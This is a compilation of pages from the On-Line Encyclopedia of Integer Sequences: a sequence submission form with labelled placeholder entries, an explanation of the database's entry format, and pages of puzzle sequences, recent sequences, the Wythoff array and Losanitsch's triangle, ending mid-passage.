- be infinite - though there are many exceptions to this rule (even various sequences of subway stops are in the table now)
- be interesting

I regret that because of the number of sequences received (an average of over 30 **new** sequences a day for the past 2 years, or 10000 a year), new sequences cannot be accepted unless they are in the internal format used in the database.

There are 3 ways to put sequences into this format:

- Use the Maple or Mathematica formatting scripts provided.
- Format the sequences yourself using the information in the help file. There are also over 60000 examples in the database for you to imitate!

  If you are planning to submit a series of sequences and would like some A-numbers so you can format them and get the cross-references right, click **here!**
- Use the following form.

To send in a New Sequence or a Comment on an existing sequence: (Please replace these artificial entries with your text. Click **here** to clear form.)

Your name (required): Jane H. Smith

Email address (required): Smith@xxx.yyy.com

Email addresses will be disguised by replacing @ by (AT) when they appear in the database.
If you don't want your email address to appear at all in the database then say so in one of the windows.
In that case, however, please give a link to your home page in one of the "links" windows
- enter a line that looks something like this:
J. H. Smith, Home Page

◉ **New sequence** (without an A-number)

○ **New sequence (with an A-number from the dispenser)** (e.g. A123456)

○ **Comment** on existing sequence number (e.g. A123456)

For a new sequence or extension of an old sequence, give the initial terms here:

Please give a few terms even if you are sending a comment, as a check.
For a new sequence, ideally I would like to get enough terms to fill 2 or 3 lines on the screen.
The entries may be separated by commas or spaces.

1, 1, 2, 3, 5, 8, 13, 21, 34, 55, 89, 144, 233, 377

Brief description or definition of sequence (required for a new sequence):

The number of different graphs on n unlabeled nodes.

What is the value of the "index" or "subscript" of the initial term?
(For example, if the sequence counts graphs on n nodes with some property, what is the first value of n?)

0

Give **formula**, **recurrence** or **generating function** if known:

a(n) = 2*a(n-1) + 3; generating function = 1/(exp(x)-1).

Give up to 3 **references**:

M. Jones, On the enumeration of graphs, American Mathematical Monthly, Vol. 100 (1993), pp. 1-25.

M. Jones, Further remarks on the enumeration of graphs, preprint, 2001.

Give up to 3 **links**. Please use the format shown in the examples, or the link won't be visible in the database. If possible include journal references for online articles.

J. H. Smith, Perfect Numbers.

A. R. Calderbank, E. M. Rains, P. W. Shor and N. J. A. Sloane, Quantum error correction via codes over GF(4), IEEE Trans. Inform. Theory, 44 (1998), 1369-1387.

J. C. P. Muller and W. T. Gardner, On Cacti Spine Symmetry Groups, J. Math. Horticult. 17 (1995), 862-877.

Give an **example**: E.g. "a(7)=2 because we can write 7=2+5 or 2+2+3."

Comments:

Program to generate the sequence: Maple

Cross-references to other sequences?

Cf. A123456, A123457.

Select **keywords**: See the help file for more information.

☑ nonn	☐ sign	☐ base	☐ bref	☐ cofr	☐ cons	☐ core	☐ mult	☐ dumb	☐ easy	☐ eigen	☐ fini
☐ frac	☐ full	☐ hard	☐ more	☐ nice	☐ tabl	☐ unkn	☐ word				

PREVIEW Restore examples **Clear form**

(You must preview once before you can submit.)

Explanation of Terms Used in Reply From

The On-Line Encyclopedia of Integer Sequences

The following (imaginary) example shows all the different types of lines that may appear in a reply from the **On-Line Encyclopedia of Integer Sequences**.

[For a description of the **Internal Format** used in the database, click here.]

Click on the heading to get more information.

ID Number: A004001 (Formerly M0276 and N0101))
Sequence:
1,1,1,0,0,1,1,2,0,0,1,1,2,2,2,4,1,2,0,0,3,4,6,6,8,8,10,10,9,9,7,5,2,0,
7,10,18,22,29,32,41,43,49,50,54,53,54,50,46,38,30,18,6,8,25,43,62,82,
108,129,155
Signed: 1,-1,-1,0,0,1,1,2,0,0,-1,-1,-2,-2,-2,-4,-1,-
2,0,0,3,4,6,6,8,8,10,10,9,9,7,
5,2,0,-7,-10,-18,-22,-29,-32,-41,-43,-49,-50,-54,-53,-54,-50,-46,-
38,-30,
-18,-6,8,25,43,62,82,108,129,155
Name: Bell or exponential numbers: ways of placing n labeled balls into n indistinguishable boxes.
Comments: On first day, each gossip has his own tidbit. On each successive day, disjoint pairs of
gossips may share tidbits (over the phone). After a(n) days, all gossips have all
tidbits.
References R. L. Graham, D. E. Knuth and O. Patashnik, Concrete Mathematics. Addison-Wesley,
Reading, MA, 1990, p. 329.
C. L. Mallows, Conway's challenge sequence, Amer. Math. Monthly, 98 (1991), 5-20.
Links: D. E. Iannucci and D. Mills-Taylor, On Generalizing the Connell Sequence,
J. Integer Sequences, Vol. 2, 1999, #7.
Formula: a(n)=(1/4)*n^2*(n^2+3).
Example: a(24)=4 because we can form 2, 4, 24 and 42.
Maple: a:=proc(n) option remember; if n<=2 then 1 else a(a(n-1))+a(n-a(n-1)); fi; end;
Math'ca: dtn[L_]:=Fold[2#1+#2&,0,L]; f[n_]:=dtn[Reverse[1-IntegerDigits

```
[n,2]]];
          Table[f[n],{n,0,100}]
Program:  (PARI.2.0.11) direuler(p=2,101,1/(1-(kronecker(5,p)*(X-X^2))-X))
See also: Cf. A039800
Keywords: sign,nice,easy
Offset:   5
Author(s): Christian G. Bower (bowerc(AT)usa.net), February 8, 1999.
Extension: Extended by David Wilson (wilson(AT)ctron.com), Mar 10, 1999.
```

Explanation of the Different Lines

ID Number

- The A-number (for example A000108) is the absolute catalogue number of the sequence. It consists of A followed by 6 digits.
- Some sequences also have a 4-digit M-number, such as M1459, which is the number they carried in **"The Encyclopedia of Integer Sequences"** by N.J.A. Sloane and S. Plouffe, Academic Press, San Diego, CA, 1995.
- Some older sequences also have a 4-digit N-number, such as N0577, which is the number they carried in the "Handbook of Integer Sequences", by N. J. A. Sloane, Academic Press, NY, 1973.

Sequence

- These lines give the beginning of the sequence.
  - For example: 0,1,1,2,3,5,8,13,21,34,55,89,144,...
- Ideally the entry gives enough terms to fill about three lines on the screen.
- If the sequence contains negative numbers then the Sequence lines give the **absolute values** of the terms.
- The terms must be integers.
- If the terms are fractions, then the numerators and denominators appear as separate sequences, labeled with the Keyword "frac", and with links connecting the two sequences.
- Only sequences that are well-defined and of general interest are included.

Signed

- These lines give the beginning of the sequence, in the case that some of the terms are negative.
- The Ramanujan numbers, sequence A000594, are a famous example.
- In such cases the Sequence lines give the beginning of the sequence as unsigned numbers. These numbers match one-to-one with the numbers in the "Signed" lines.

Name

- The "Name" line gives a brief description or definition of the sequence.
  - For example: The even numbers.
- In the description, a(n) usually denotes the n-th term of the sequence, and n is a typical subscript.

- For example: a(n) = a(n-1) + a(n-3).
- In some cases however n denotes a typical term in the sequence.
  - For example: n and n+1 have the same number of divisors.

Comments

- Additional remarks about the sequence that do not fit into any of the other lines (additional situations where the sequence occurs, for instance).

References

- References where information about the sequence can be found.
- Whenever possible the reference gives full bibliographical information:
  - For an article in a journal: author(s), title of article, name of journal, volume, issue number if relevant, year, starting and ending page numbers, etc.
  - For a book: author(s), title, publisher, place, year, edition, page numbers where sequence appears, etc.
  - For an article in a book: author(s), title of article, page numbers, editors' names, title of book, publisher, place, year, etc.

Links

- Links related to this sequence
- Preferred format:

  J. B. Smith, < a href = " http : // www.this.that.com/etc/etc.html ">Title< /a >

  - spaces have been inserted to make it visible, but you should not insert any spaces of course.

  In other words, the format is

  Author, Title

- Web page addresses can change very quickly, so if you find a link that is broken, please inform njas@research.att.com.

Formula

- These lines give formulae, recurrences, generating functions, etc. for the sequence.
- a(n) usually denotes the n-th term of the sequence, and n is a typical subscript.
- Note that the Offset line gives the value of n corresponding to the first term shown.
  - An example of an explicit formula: a(n) = n^2 + n + 1.
  - An example of a recurrence: a(n+1) = 2 * a(n) - (-1)^n * 3.
- The ordinary generating function (G.f.) for a sequence a(0), a(1), a(2), ... is the formal power series

```
A(x) = a(0) + a(1)*x + a(2)*x^2 + a(3)*x^3 + ...
```

- An example of an ordinary generating function: G.f.: A(x) = 1/(1-x)^4.
- Usually one can think of an ordinary generating function as a Taylor series, and extract the nth coefficient by differentiating A(x) n times, setting x = 0, and dividing by n!. Computer algebra languages such as Maple make this easy - one simply says (for example) series(A,x,100).

- The exponential generating function (E.g.f.) for a sequence a(0), a(1), a(2), ... is the formal power series

$$A(x) = \frac{a(0)}{1} + \frac{a(1)x}{1} + \frac{a(2)x^2}{2} + \frac{a(3)x^3}{6} + \frac{a(4)x^4}{24} + \ldots$$

where the numbers in the denominators are the factorial numbers n! = 1*2*3*4*...*n, Sequence A000142.

- An example of an exponential generating function: E.g.f.: A(x) = exp(exp(x)-1).

Example

- These lines give expanded information or examples to illustrate the initial terms of the sequence.
  - For instance: 4=2^2, so a(4)=1; 5=1^2+2^2=2^2+1^2, so a(5)=2.
- If the sequence is formed from the coefficients of a power series, this line can be used to show the beginning of the series.
  - For instance: 1+3600*q^3+101250*q^4+...
- If the sequence is formed from the decimal expansion or continued fraction expansion of a real number, this line may show the actual decimal expansion.
  - For instance: 3.14159265358979323846264338327950288 4...
- If the sequence is formed by reading the rows of an array, this line may show the beginning of the array (see the Keywords "tabl" and "tabf" below.)
  - For instance: {1}; {1,1}; {1,2,1}; {1,3,3,1}; {1,4,6,4,1}; ...

Maple

- These lines give Maple code to produce the sequence. Examples:
  - f:=i->if isprime(i) then 1 else 0; fi; [seq(f(i),i=0..100)];
  - for i from 1 to 100 do if isprime(i) then print(nops(factorset(i-1))); fi; od;

Math'ca

- These lines give Mathematica code to produce the sequence. For example:
  - Table[If[n==1,1,LCM@@Map[(#1[[1]]-1)*#1[[1]]^(#1[[2]]-1)&, FactorInteger[n]]], {n,1,70}]

Program

- These lines give a program in some other language that will produce the sequence. Examples:
  - (PARI) v=[];for(n=0,60,if(isprime(n^2+n+41),v=concat(v,n),));v
  - (MAGMA) R := ReedMullerCode(2,7); print(WeightEnumerator(R));

See also

- These lines gives cross-references to related sequences. Examples:
  - Cf. A006546, A007104, A007203.
  - a(n) = A025582(n)^2+1.

- **Sequence in context.** This line show the three sequences immediately before and after the sequence in the lexicographic listing. Example:
  - Sequence in context: A036656 A000055 A006787 this_sequence A036648 A047750 A072187

- **Adjacent sequences.** This line show the three sequences whose A-numbers are immediately before and after the A-number of the sequence. Example:
  - Adjacent sequences: A000989 A000990 A000991 this_sequence A000993 A000994 A000995

Keywords

These lines give keywords describing the sequence. At present the following keywords are in use.

- **base**: Sequence is dependent on base used
- **bref**: Sequence is too short to do any analysis with
- **cofr**: A continued fraction expansion of a number
- **cons**: A decimal expansion of a number
- **core**: An important sequence
- **dead**: An erroneous or duplicated sequence (the table contains a number of incorrect sequences that have appeared in the literature, with pointers to the correct versions)
- **dumb**: An unimportant sequence
- **dupe**: Duplicate of another sequence
- **easy**: It is easy to produce terms of this sequence
- **eigen**: An **eigensequence**: a fixed sequence for some transformation - see the files transforms and transforms (2) for further information.
- **fini**: A finite sequence
- **frac**: Numerators or denominators of sequence of rational numbers
- **full**: The full sequence is given (implies that the sequence is finite)
- **hard**: Next term is not known, and may be hard to find. Would someone please extend this sequence?
- **more**: More terms are needed and should not be difficult to find. Would someone please extend this sequence?
- **mult**: Multiplicative: a(mn)=a(m)a(n) if g.c.d.(m,n)=1
- **new**: New (added within last two weeks, roughly)
- **nice**: An exceptionally nice sequence
- **nonn**: A sequence of nonnegative numbers (more precisely, all the displayed terms are nonnegative; it is not excluded that later terms in the sequence become negative)
- **obsc**: Obscure, better description needed
- **sign**: Sequence contains negative numbers
- **tabf**: An irregular (or funny-shaped) array of numbers made into a sequence by reading it row by row
- **tabl**: A regular array of numbers, such as Pascal's triangle, made into a sequence by reading it row by row
- **uned**: Not edited. I normally edit all incoming sequences to check that:
  - the sequence is worth including
  - the definition is sensible
  - the sequence is not already in the database
  - the English is correct

- the different parts of the entry all have the correct prefixes: cross-references are in %Y lines, formulae in %F lines, etc.
- any %H lines are correctly formatted (this is easy to get wrong)
- etc.

The keyword "uned" indicates that this sequence was not edited, usually because of time pressure. Perhaps someone could edit this sequence and email me the result.

- **unkn**: Little is known; an unsolved problem; anyone who can find a formula or recurrence is urged to send me email
- **walk**: Counts walks (or self-avoiding paths)
- **word**: Depends on words for the sequence in some language

Offset

- This line usually gives the subscript of the first term in the sequence.
  - For example: the Fibonacci numbers F(0), F(1), F(2), ... begin 0, 1, 1, 2, 3, 5, 8, 13, 21, 34, 55, 89,... and the subscript of the initial term is 0, so the "Offset" line is **0**
- If the sequence gives the decimal expansion of a constant, the offset is the number of digits before the decimal point.
  - For example, the speed of light is 299792458 (m/sec), giving the sequence 2,9,9,7,9,2,4,5,8, with offset **9** .

Author

- These lines give the name and (usually) the email address of the person who contributed the sequence. For example: Clark Kimberling (ck6(AT)evansville.edu)
- Some frequent contributors, including Simon Plouffe (sp), David Wilson (dww), Robert G. Wilson V (rgwv), and myself (njas), have been indicated just by their initials.

Extension

- **E** stands for **Extensions**, **Errors** or **Edited**. These lines contain information about sequences that have been significantly extended, errors that have been corrected, or entries in the database that have been edited by someone.
- The errors might be in an earlier version of the entry in the database or in the published literature.
- Examples:
  - Corrected and extended by Henry Bottomley (se16(AT)btinternet.com), Jan 01 2002
  - The sixth term is incorrect in the book by Smith and Jones.
  - Edited by Dean Hickerson (dean(AT)math.ucdavis.edu), Jan 02 2002

Arrays

- The database also contains a number of sequences based on triangular or square arrays, such as **Pascal's Triangle**:

1

1 1

```
                    1       2       1
                1       3       3       1
            1       4       6       4       1
        1       5       10      10      5       1
    ...     ...     ...     ...     ...     ...     ...
```

When read by rows this produces the sequence 1, 1, 1, 1, 2, 1, 1, 3, 3, 1, 1, 4, 6, 4, 1, ..., Sequence A007318.

- Square arrays are usually read by anti-diagonals. For example, the **Nim-addition table**:

0	1	2	3	4	5
1	0	3	2	5	4
2	3	0	1	6	7
3	2	1	0	7	6
4	5	6	7	0	1
.	.	.	.	.	.

when read by anti-diagonals produces the sequence 0, 1, 1, 2, 0, 2, 3, 3, 3, 3, 4, 2, 0, 2, 4, ..., Sequence A003987.

- The typical term in these arrays is usually denoted by a(n,k) (sometimes T(n,k)) in the Formula lines.
- The Example lines for these sequences usually show the beginning of the two-dimensional array.
- These sequences are usually indicated by the Keyword **tabl**.
- Some ordinary (one-dimensional) sequences also have the keyword **tabl**, indicating that they can also be regarded as arrays.
- The Keyword **tabf** indicates a sequence formed by reading a "funny-shaped" array. More precisely, this a sequence where the array cannot be recovered simply by breaking up the sequence into chunks of successive lengths 1, 2, 3, 4, 5, ... Typically one has to use chunks of lengths 1, 1, 2, 2, 3, 3, 4, 4, 5, 5, ... or 1, 3, 5, 7, 9, 11, 13, ... for "tabf" sequences. See A028297 and A027113 for examples.

Wolfdieter Lang has a very nice program that will format both "tabl" and "tabf" sequences. It is not finished yet but there is a preliminary version at http://www-itp.physik.uni-karlsruhe.de/~wl/Anumbertest.html

---

Transformations of Integer Sequences

A subpage of the The On-Line Encyclopedia of Integer Sequences which makes extensive use of these transformations.

Keywords: AND-convolution, binomial, bisect, boustrophedon, complement, convolution, decimate, differences, Euler, exponential, inverse, Lambert, lcm-convolution, logarithmic, Moebius (or Mobius), OR-convolution, partial products, partial sums, partition, revert (or reversion), sort, trisect, XOR-convolution, weigh, etc., transforms; Maple.

This file is basically a pointer to a **plain text file** which contains Maple procedures for performing a large number of useful transformations on sequences and numbers.

See also the **sequel** to this page written by Christian G. Bower.

References

- M. Bernstein & N. J. A. Sloane, Some canonical sequences of integers, *Linear Algebra and its Applications*, **226-228** (1995), 57-72.
- P. J. Cameron, Some sequences of integers, *Discrete Math.*, **75** (1989), 89-102.
- J. Millar, N. J. A. Sloane and N. E. Young, A new operation on sequences: the Boustrophedon transform, J. Comb. Theory, 17A 44-54 1996.
- N. J. A. Sloane and S. Plouffe, The Encyclopedia of Integer Sequences, Academic Press, San Diego, 1995, especially Section 2.7.

Puzzle Sequences From

The On-Line Encyclopedia of Integer Sequences

Can you guess the rules for generating these sequences?
Note that I believe in giving at least ten terms as a hint.

- This one was in the New York Times a while back:
  2, 3, 3, 5, 10, 13, 39, 43, 172, 177, ... Give up?

- 0, 0, 0, 0, 4, 9, 5, 1, 1, 0, 55, ...
  Hint: write out
  one, two, three, four, five, six, seven, eight, nine, ten, eleven, ...
  and think like a Roman! Give up?

- From **Chess Life**, said to be a sequence that the world chess champion did not guess (except I bet he was not given 10 terms):
  7, 9, 40, 74, 1526, 5436, 2323240, 29548570, 5397414549030, 873117986721660, ...
  Give up?

- Everyone knows about the even numbers, sequence A005843.
  Less well-known are the **eban** numbers (the name is a strong hint!):
  2, 4, 6, 30, 32, 34, 36, 40, 42, 44, 46, ... Give up?

- Somewhat in the same spirit are the **emirps**:
  13, 17, 31, 37, 71, 73, 79, 97, 107, 113, ... Give up?

- Elegant, classic:
  1, 2, 2, 3, 3, 4, 4, 4, 5, 5, 5, 6, 6, 6, 6, 7, 7, 7, 7, 8, 8, 8, 8, 9, 9, 9, 9, ... Give up?

- What about this one?
  1, 3, 7, 12, 18, 26, 35, 45, 56, 69, 83, ... Give up?

  Hmmm! Still thinking? I've seen nine-year-olds guess it quicker than that.

- This one is easy for smart seventeen-year-olds, or if you've seen it before, otherwise not!
  2, 12, 1112, 3112, 132112, 1113122112, 311311222112, 13211321322112,
  1113122113121113222112, 31131122211311123113322112, ... Give up?

  John Conway's astonishing analysis of the asymptotic properties of the above sequence is well worth reading - see the reference given.

- Very easy:
  1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25... Give up?

- Also not so hard if approached in the right way:
  1, 2, 6, 20, 70, 252, 924, 3432, 12870, 48620, ... Give up?

The "RATS" sequence!

1, 2, 4, 8, 16, 77, 145, 668, 1345, 6677, 13444, 55778, ... Give up?

Lookup | **Welcome** | **Francais** | **Demos** | **Index** | **Browse** | **More** | **WebCam**
Contribute new seq. or comment | **Format** | **Transforms** | **Puzzles** | **Hot** | **Classics**
More pages | **Superseeker** | Maintained by **N. J. A. Sloane** (**njas@research.att.com**)

---

home | people | projects | research areas | resources |

Hot Sequences From

The On-Line Encyclopedia of Integer Sequences

A selection of the best and the worst of the sequences received recently. For more information about these sequences, look them up in **The On-Line Encyclopedia of Integer Sequences**.

1. **Lionel Levine's sequence:**

   1, 2, 2, 3, 4, 7, 14, 42, 213, 2837, 175450, 139759600, 6837625106787, 26643714491664860784, 508009471379488821444261986503540, ...

   It is generated by this array, the final term in each row (colored red) forming the sequence:

```
 1 1
 1 2
 1 1 2
 1 1 2 3
 1 1 1 2 2 3 4
 1 1 1 1 2 2 2 3 3 4 4 5 6 7
 1 1 1 1 1 1 1 2 2 2 2 2 2 3 3 3 3 3 4 4 4 4 5 5 5 5 6 6 6 7 7 7
8 8 9 9 10 10 11 12 13 14
 ...
```

   where we start with the first row {1 1} and produce the rest of the array recursively as follows: Suppose line n is {a_1, ..., a_k}; then line n+1 contains a_k 1's, a_{k-1} 2's, etc.

   So the fifth line contains three 1's, two 2's, one 3 and one 4.

   The sequence is 1,2,2,3,4,7,14,42,213,2837,175450,...,
   where the nth term a(n) is
   the sum of the elements in row n-2

=the number of elements in row n-1
=the last element in row n
=the number of 1's in row n+1
=...

If the n-th row is r_{n,i} then

```
  Sum        (a(n+1) - i + 1)*r_{n,i} ) = a(n+3)
i=1..f(n+1)
```

Let {a( )} be the sequence; s(i,j) = jth partial sum of the ith row, L(i) is the length of that row and S(i) = its sum. Then
L(i+1) = a(i+2) = S(i) = s(i,a(i+1));
L(i+2) = SUM(s(i,j));
L(i+3) = SUM(s(i,j)*(1+s(i,j))/2) (Allan Wilks).

Eric Rains and Bjorn Poonen have shown (6/97) that the log of the nth term is asymptotic to constant times phi^n, where phi = golden number. This follows from the inequalities S(n) <= a(n) L(n) and S(n+1) >= ([L(n+1)/a(n)]+1) choose 2)*a(n).

The nth term is approximately exp(a*phi^n)/I, where phi = golden number, a = .05427 (last digit perhaps 6 or 8), I = .277 (last digit perhaps 6 or 8) (Colin Mallows).

It would be nice to have a few more terms!

2. **4, 4, 341, 6, 4, 4, 6, 6, 4, 4, 6, 10, 4, 4, 14, 6, 4, 4, 6, 6, 4, 4, 6, 22, 4, 4, 9, 6, ...**

The Primary Pretenders: the least composite c such that n sup c == n (mod c).
It is remarkable that this sequence is periodic with period
195685843334600725872453400377362789820172138293376043367343629473864777739548319609797185299925992132923650684236043930 0
See **further discussion** or the full paper: **The Primary Pretenders**, by J. H. Conway, R. K. Guy, W. A. Schneeberger and N. J. A. Sloane (available in pdf or postscript form).

3. **1, 2, 4, 9, 24, 77, 294, 1309, 6664, 38177, 243034, 1701909, 13001604, ...**

Fill in a triangle, like Pascal's triangle, beginning each row with a 1, and **filling in rows alternately right to left and left to right**. Thus:

```
          1
1   ->    2
```

```
   4  <- 3   <-  1
1  -> 5  ->  8   ->  9
   . . . . . . . . . . . .
```

See **A New Operation on Sequences: The Boustrophedon Transform**, J. Millar, N. J. A. Sloane and N. E. Young (available in pdf or postscript form).

4. **0, 1, -3, -1, 1, -4, -1, 0, -7, -1, 0, -226, -1, 0, 7, -1, 0, 3, -2, 0, 2, -2, 0, 1, -3, -1, 1, ...**

   Integer part of tan(n).

5. **2, 3, 2, 3, 2, 4, 2, 3, 2, 3, 2, 5, 2, 3, 2, 3, 2, 4, 2, 3, 2, 3, 2, 5, 2, 3, 2, 3, 2, 4, 2, 3, 2, 3, 2, 5, ...**

   Least non-divisor of n. From Jeffrey Shallit, shallit@graceland.uwaterloo.ca.

6. **0, 2, 3, 6, 7, 1, 9, 4, 5, 8, 22, 23, 26, 27, 21, 29, 24, 25, 28, 20, 12, 32, 33, 36, 37, 31, ...**

   1-digit numbers in reversed alphabetical order, then the 2-digits numbers, etc.

7. **1, 2, 3, 5, 9, 12, 21, 22, 23, 25, 29, 31, 32, 33, 35, 39, 41, 42, 43, 45, 49, 51, 52, ...**

   Numbers ending with a vowel.

8. **5, 5, 5, 3, 4, 4, 4, 2, 5, 5, 5, 3, 6, 6, 6, 5, 10, 10, 10, 8, ...**

   Beethoven's Fifth Symphony; 1 stands for the first note in the minor scale, etc.
   Reference: **An Adventurer's Guide to Number Theory**, by Richard Friedberg (1968, McGraw-Hill; recently reprinted by Dover Publications)
   Sent in by Howard Givner (HOGBC@CUNYVM.CUNY.EDU)

Classic Sequences In

The On-Line Encyclopedia of Integer Sequences

The Wythoff Array and The Para-Fibonacci Sequence

The Wythoff array A035513 is shown below, to the right of the broken line. It has many wonderful properties, some of which are listed after the table. It is also related to a large number of sequences in the On-Line Encyclopedia.

```
 0    1  |   1    2    3    5    8   13   21   34   55   89  144
 1    3  |   4    7   11   18   29   47   76  123  199  322  521
 2    4  |   6   10   16   26   42   68  110  178  288  466  754
 3    6  |   9   15   24   39   63  102  165  267  432  699 1131
 4    8  |  12   20   32   52   84  136  220  356  576  932 1508
 5    9  |  14   23   37   60   97  157  254  411  665 1076 1741
 6   11  |  17   28   45   73  118  191  309  500  809 1309 2118
 7   12  |  19   31   50   81  131  212  343  555  898 1453 2351
 8   14  |  22   36   58   94  152  246  398  644 1042 1686 2728
 9   16  |  25   41   66  107  173  280  453  733 1186 1919 3105
10   17  |  27   44   71  115  186  301  487  788 1275 2063 3338
11   19  |  30   49   79
12   21  |  33   54   87
13   22  |  35   57   92
```

Some properties of the Wythoff array.

(For sources see the "References" below.)

- **Construction (1)**: the two columns to the left of the broken line consist respectively of the nonnegative integers n, and the **lower Wythoff sequence** A000201, whose nth term is [(n+1)tau], where tau=(1+sqrt(5))/2. The rows are then filled in by the Fibonacci rule that each term is the

sum of the two previous terms. The entry n in the first column is the **index** of that row.

- Two definitions: The **Zeckendorf expansion** of n is obtained by repeatedly subtracting the largest Fibonacci number you can until nothing remains; for example 100 = 89 + 8 + 3 (see A035514- A035517).
  The **Fibonacci successor** to (or **left shift** of) n, Sn, say, is found by replacing each F_i in the Zeckendorf expansion by F_{i+1}; for example the successor to 100 is S100 = 144 + 13 + 5 = 162. See A022342.

- **Construction (2)**: the two columns to the left of the broken line read n, 1+Sn; then after the broken line the sequence is

  m Sm SSm SSSm SSSSm ... ,

  where m = n + 1 + Sn.

- **Construction (3)**: Let {S1, S2, S3, S4, ...} = {2,3,5,7,8,10,11,...} be the sequence of Fibonacci successors A022342. The first column of the array consists of the numbers not in that sequence: 1,4,6,9,12,... (A007067). The rest of each row is filled in by repeatedly applying S.

- **Construction (4)**: The entry in row n and column k is

  $$[(n+1) \text{ tau }] F_{k+2} + n F_{k+1} ,$$

  where $\{F_0, F_1, F_2, F_3, ...\} = \{0,1,1,2,3,5,...\}$ are the Fibonacci numbers A000045.

- 1. The first row of the Wythoff array consists of the Fibonacci sequence 1,2,3,5,8,... A000045
  2. Every row satisfies the Fibonacci recurrence;
  3. The leading term in each row is the smallest number not found in any earlier row;
  4. Every positive integer appears exactly once in the array;
  5. The terms in any row or column are monotonically increasing;
  6. Every positive Fibonacci-type sequence (i.e. satisfying a(n)=a(n-1)+a(n-2) and eventually positive) appears as some row of the array;
  7. The terms in any two rows alternate.

  There are infinitely many arrays with properties 1-7, see [Kim95a].

- Another especially interesting array with properties 1-7 is the **Stolarsky array**: A035506,

```
 1    2    3     5     8    13    21    34    55    89
```

```
 4   6  10   16   26   42   68  110  178  288
 7  11  18   29   47   76  123  199  322  521
 9  15  24   39   63  102  165  267  432  699
12  19  31   50   81  131  212  343  555  898
14  23  37   60   97  157  254  411  665 1076
17  28  45   73  118  191  309  500  809 1309
20  32  52   84  136  220  356  576  932 1508
22  36  58   94  152  246  398  644 1042 1686
25  40  65  105  170  275  445  720 1165 1885
```

- The kth column of the Wythoff array consists of the numbers whose Zeckendorf expansion ends with F_k.

- The nth term of the vertical **para-Fibonacci sequence**

  0, 0, 0, 1, 0, 2, 1, 0, 3, 2, 1, 4, 0, 5, 3, 2, 6, 1, 7, 4, 0, 8, 5, ...

  (A019586 or, for the original form, A003603) gives the index (or parameter) of the row of the Wythoff array that contains n.

  This sequence also has some nice properties.
  A. If you delete the first occurrence of each number, the sequence is unchanged. Thus if we delete the red numbers from

  0, 0, 0, 1, 0, 2, 1, 0, 3, 2, 1, 4, 0, 5, 3, 2, 6, 1, 7, 4, 0, 8, 5, ...

  we get

  0, 0, 0, 1, 0, 2, 1, 0, 3, 2, 1, 4, 0, 5, 3, 2, 6, 1, 7, 4, 0, 8, 5, ...

  again!

  B. Between any two consecutive 0's we see a permutation of the first few positive integers, and these nest, so the sequence can be rewritten as:

```
0
0
0                   1
0           2       1
0       3   2       1       4
0   5   3   2     6 1     7 4
0 8 5 3 9 2 10 6 1 11 7 4 12
```

- The nth term of the horizontal **para-Fibonacci sequence**

  1, 2, 3, 1, 4, 1, 2, 5, 1, 2, 3, 1, 6, 1, 2, 3, 1, 4, 1, 2, 7, 1, 2, ...

  (A035612) gives the index (or parameter) of the column of the Wythoff array that contains n. This sequence also has a very nice property (see the entry).

References

[Con96] J. H. Conway, Unpublished notes, 1996.
[FrKi94] A. Fraenkel and C. Kimberling, Generalized Wythoff arrays, shuffles and interspersions, Discrete Mathematics 126 (1994) 137-149.
[Kim91] C. Kimberling, Problem 1615, Crux Mathematicorum, Vol. 17 (2) 44 1991, and Vol. 18, March 1992, p.82-83.
[Kim93] C. Kimberling, Orderings of the set of all positive Fibonacci sequences, in G. E. Bergum et al., editors, Applications of Fibonacci Numbers, Vol. 5 (1993), pp. 405-416.
[Kim93a] C. Kimberling, Interspersions and dispersions, Proc. Amer. Math. Soc. 117 (1993) 313-321.
[Kim94] C. Kimberling, The First Column of an Interspersion, Fibonacci Quarterly 32 (1994) 301-314.
[Kim95] C. Kimberling, Numeration systems and fractal sequences, Acta Arithmetica 73 (1995) 103-117.
[Kim95a] C. Kimberling, Stolarsky interspersions, Ars Combinatoria 39 (1995) 129-138.
[Kim95b] C. Kimberling, The Zeckendorf array equals the Wythoff array, Fibonacci Quarterly 33 (1995) 3-8.
[Kim97] C. Kimberling, Fractal Sequences and Interspersions, Ars Combinatoria, vol 45 p 157 1997.
[Mor80] D. R. Morrison, A Stolarsky array of Wythoff pairs, in A Collection of Manuscripts Related to the Fibonacci Sequence, Fibonacci Assoc., Santa Clara, CA, 1980, pp. 134-136.
[Sto76] K. B. Stolarsky, Beatty sequences, continued fractions, and certain shift operators, Canad. Math. Bull., 19 (1976), 472-482.
[Sto77] K. B. Stolarsky, A set of generalized Fibonacci sequences such that each natural number belongs to exactly one, Fib. Quart., 15 (1977), 224.

Other Links

Fractal sequences | Interspersions

Associated Sequences

Successive columns of the Wythoff array A035513 give sequences A000201 (just before the broken line);
A007065, A035336, A035337, A035338, A035339, A035340.
Successive rows give the Fibonacci numbers A000045, the Lucas numbers A000204, the doubled

Fibonacci numbers A013588, the trebled Fibonacci numbers A022086, A022087, A000285, A022095, etc.
The main diagonal is A020941.

Losanitsch's Triangle

An analogue of Pascal's triangle that deserves to be better known.

								1														
							1		1													
						1		1		1												
					1		2		2		1											
				1		2		4		2		1										
			1		3		6		6		3		1									
		1		3		9		10		9		3		1								
	1		4		12		19		19		12		4		1							
1		4		16		28		38		28		16		4		1						
1		5		20		44		66		66		44		20		5		q				

The rule for producing these numbers is essentially the same as for Pascal's triangle: each term is the sum of the two numbers immediately above it, except that (numbering the rows by n=0,1,2,... and the entries in each row by k=0,1,2,...) if n is even and k is odd - the red entries! - we subtract C(n/2-1,(k-1)/2).

Formally,

a(n,k)=a(n - 1,k - 1)+a(n - 1,k) - C(n/2 - 1,(k - 1)/2), where the last term is present only if n even, k odd.

Reference: S. M. Losanitsch, Die Isomerie-Arten ... Paraffin-Reihe, **Chem. Ber. 30** (1897), 1917-1926.

The sequence formed by reading the triangle by rows is A034851, and the successive diagonals are A000012, A004526, A002620, A005993, A005994, A005995, A018210, A018211, A018212, A018213, A018214. The central columns yield A034872, A032123, A005654. The row sums form A005418. The difference between Pascal's triangle and the Losanitsch triangle gives the triangle shown in A034852.

The even-numbered diagonals are the partial sums of the previous diagonals. A generating function for the (2m)-th diagonal is

$$\frac{\text{Sum } C(m+1, 2i)\, x^{2i},\ i = 0,1,2,\ldots}{\{(1-x)(1-x^2)\}^{m+1}}$$

and that for the (2m+1)st diagonal is obtained by dividing that by 1-x.

For example, the 5th diagonal 1,3,12,28,66,126,... has generating function

